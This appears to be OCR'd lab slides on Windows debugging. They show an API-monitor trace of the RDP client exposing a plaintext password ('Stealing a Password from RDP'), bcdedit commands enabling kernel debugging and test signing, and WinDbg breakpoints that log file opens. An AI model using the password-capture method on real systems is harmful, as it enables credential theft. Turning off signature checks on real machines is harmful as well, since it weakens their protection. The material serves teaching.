
Hex Buffer: 28 bytes (Post-Call)

```

0000  6d 00 79 00 6e 00 65 00 77 00 66 00 65 00 6c 00 65 00  m.y.n.e.w.f.i.l.e.
0012  2e 00 74 00 78 00 74 00 00 00                                ..t.x.t...
  
```

# Stealing a Password from RDP





Summary | 9 calls | 7 KB used | mstsc.exe

#	Time of Day	Thread	Module	API
1	9:14:11.931 PM	2	mstscax.dll	CryptProtectMemory ( 0x000001c251ee0160, 240, CRYPTPROTECTMEM
2	9:14:11.931 PM	2	mstscax.dll	CryptProtectMemory ( 0x000001c2564074e0, 32, CRYPTPROTECTMEM
3	9:14:11.931 PM	3	mstscax.dll	CryptUnprotectMemory ( 0x000001c256406ee0, 32, CRYPTPROTECTM

Hex Buffer: 32 bytes (Pre-Call)

Call Value: 00001c2564074e0


CRYPTPROTECTMEMORY\_ [REDACTED]

```

0000  16 00 00 00 50 00 40 00 73 00 73 00 77 00  ....P.@.s.s.w.
000e  30 00 72 00 64 00 31 00 32 00 33 00 00 00  0.r.d.1.2.3...
001c  00 00 00 00                                     ....

```

# Kernel Debugging



*Figure 8-3. User mode and kernel mode*

Virtual machines - Microsoft Azure

portal.azure.com/#blade/HubsExtension/BrowseResourceBlade/resourceTyp... Private (2)

Microsoft Azure Search resources, services, and docs (G+/)

cnit.123g@gmail.com DEFAULT DIRECTORY

All services >

# Virtual machines

Default Directory

+ Add Reservations Edit columns Refresh Try preview Assign tags Start Restart Stop Delete

Try the new virtual machine resource browser! This experience is faster and has improved sorting and filtering capabilities. Please note that the new experience will not show classic virtual machines and does not include support for some columns such as maintenance status.

**Subscriptions:** Azure for Students

Filter by name... All resource groups All types All locations All tags No grouping

1 of 2 items selected

Name	Type	Status	Resource group	Location	Source	Maintenance
<input type="checkbox"/> win10	Virtual machine	Running	WIN10_GROUP_10130...	West US 2	Marketplace	-
<input type="checkbox"/> win10target	Virtual machine	Running	WIN10TARGET_GROUP	West US 2	Marketplace	-




```
Administrator: Command Prompt
C:\Users\SuperAdmin>bcdedit /debug on
The operation completed successfully.

C:\Users\SuperAdmin>bcdedit /set TESTSIGNING ON
The operation completed successfully.

C:\Users\SuperAdmin>bcdedit /dbgsettings net hostip:10.0.0.4
port:50000 key:flap.jack.dog.frog
Key=flap.jack.dog.frog

C:\Users\SuperAdmin>bcdedit /dbgsettings
key                flap.jack.dog.frog
debugtype          NET
hostip             10.0.0.4
port              50000
dhcp              Yes
The operation completed successfully.

C:\Users\SuperAdmin>
```





Start debugging

Save workspace

Open source file

Open script

Settings

About

Exit

# Start debugging



Recent



Launch executable



Launch executable (advanced)  
Supports Time Travel Debugging



Attach to process  
Supports Time Travel Debugging



Open dump file



Open trace file



Connect to remote debugger



Connect to process server



Attach to kernel

Net USB 1394 Local COM EXDI Paste

Port number

50000

Key

flap.jack.dog.frog

Target

10.0.0.5

Initial break



KD 'net:port=50000,key=\*\*\*\*,target=10.0.0.5', Default Connection - WinDbg 1.0.2007.06001 (Administrator)

File Home View Breakpoints Time Travel Model Scripting Command Memory

Break Go Step Out Step Out Back Restart Stop Debugging Detach Settings Source Assembly Local Help Feedback Hub

Flow Control Reverse Flow Control End Preferences Help

Disassembly Registers Memory

Command

```

0: kd> k
# Child-SP      RetAddr          Call Site
00 fffffc00c`82ea01d8 fffff80a`63bdf974 fileinfo!memcpy
01 fffffc00c`82ea01e0 fffff80a`62d9555d fileinfo!FIPreCreateCallback+0x164
02 fffffc00c`82ea0260 fffff80a`62d950bc FLTMRGR!FltpPerformPreCallbacks+0x2fd
03 fffffc00c`82ea0370 fffff80a`62dcd545 FLTMRGR!FltpPassThroughInternal+0x8c
04 fffffc00c`82ea03a0 fffff806`7363c109 FLTMRGR!FltpCreate+0x2e5
05 fffffc00c`82ea0450 fffff806`736358c4 nt!IoCallDriver+0x59
06 fffffc00c`82ea0490 fffff806`73bbe4a7 nt!IoCallDriverWithTracing+0x34
07 fffffc00c`82ea04e0 fffff806`73bc66f9 nt!IoParseDevice+0x11e7
08 fffffc00c`82ea0650 fffff806`73bc52ef nt!ObpLookupObjectName+0x719
09 fffffc00c`82ea0820 fffff806`73c89872 nt!ObOpenObjectByNameEx+0x1df
0a fffffc00c`82ea0960 fffff806`73c88fa8 nt!IoCreateFile+0x822
0b fffffc00c`82ea0a00 fffff806`737cc605 nt!NtOpenFile+0x58
0c fffffc00c`82ea0a90 00007ffd`827efdc4 nt!KiSystemServiceCopyEnd+0x25
0d 0000009a`7aafe868 00007ffd`7ed54786 ntdll!NtOpenFile+0x14
0e 0000009a`7aafe870 00007ffd`7ed54c1c KERNELBASE!FindFirstFileExW+0x1d6
0f 0000009a`7aafec30 00007ffd`7e9ca09c KERNELBASE!FindFirstFileW+0x1c
10 0000009a`7aafec70 00007ffd`7e9ae688 CRYPT32!ILS_OpenAllElementsFromDirectory+0xa8
11 0000009a`7aafe990 00007ffd`7e9a70e7 CRYPT32!OpenAllFromRegistryEx+0x168
12 0000009a`7aafe910 00007ffd`7e9a60e4 CRYPT32!I_CertDllOpenRegStoreProv+0x2a7
13 0000009a`7aaff050 00007ffd`7e9a82d7 CRYPT32!I_CertDllOpenSystemRegistryStoreProvW+0x2a4
14 0000009a`7aaff140 00007ffd`7e9a71fa CRYPT32!CertOpenStore+0x2a7
15 0000009a`7aaff1d0 00007ffd`7e9a7ab2 CRYPT32!OpenPhysicalStoreCallback+0xda
16 0000009a`7aaff2d0 00007ffd`7e9a5d2a CRYPT32!EnumPhysicalStore+0x6a2
17 0000009a`7aaff450 00007ffd`7e9a82d7 CRYPT32!I_CertDllOpenSystemStoreProvW+0x15a
18 0000009a`7aaff510 00007ffd`78002782 CRYPT32!CertOpenStore+0x2a7
19 0000009a`7aaff5a0 00000000`00000000 0x00007ffd`78002782


```

0: kd>

Name	Value

Location	Line	Type	Hit Count	Function
<input checked="" type="checkbox"/> 0xfffff80a63bd2280		Software	1	fileinfo!memcpy

Threads Stack Breakpoints



## Automating the Process

In the lower center of WinDbg, execute these commands:

```
bp kernelbase!CreateFileA "da @rsp+48;g"  
g
```

The screenshot shows the WinDbg interface with the following components:

- Menu Bar:** File, Home, View, Breakpoints, Time Travel, Model.
- Toolbar:** Break, Go, Step Out, Step Into, Step Over, Step Out Back, Step Into Back, Step Over Back, Restart, Stop Debugging, Detach, Settings, Preferences, Help, Hub.
- Command Window:**

```
0: kd> g  
0000004e`38afdfe0 "C:\windows\system32\ApplicationF"  
0000004e`38afdfff "ameHost.exe"  
0000001a`77dff3c0 "C:\Program Files\WindowsApps\Mic"  
0000001a`77dff3e0 "rosoft.WindowsCalculator_10.2008"  
0000001a`77dff400 ".2.0_x64__8wekyb3d8bbwe\Calculat"  
0000001a`77dff420 "or.exe"  
0000001a`77dfe860 "C:\Program Files\WindowsApps\Mic"  
0000001a`77dfe880 "rosoft.WindowsCalculator_10.2008"  
0000001a`77dfe8a0 ".2.0_x64__8wekyb3d8bbwe\Calculat"  
0000001a`77dfe8c0 "or.exe"  
0000004d`2d94e600 "C:\Windows\SystemApps\Microsoft."  
0000004d`2d94e620 "Windows.Cortana_cw5n1h2txyewy\Se"  
0000004d`2d94e640 "archUI.exe"
```
- Status Bar:** \*BUSY\* Debuggee is running...
- Locals Window:** Table with columns Name and Value.
- Breakpoints Window:** Table with columns Location, Line, Type, and Hit Count.
- Bottom Panel:** Tabs for Locals, Watch, Threads, Stack, and Breakpoints.

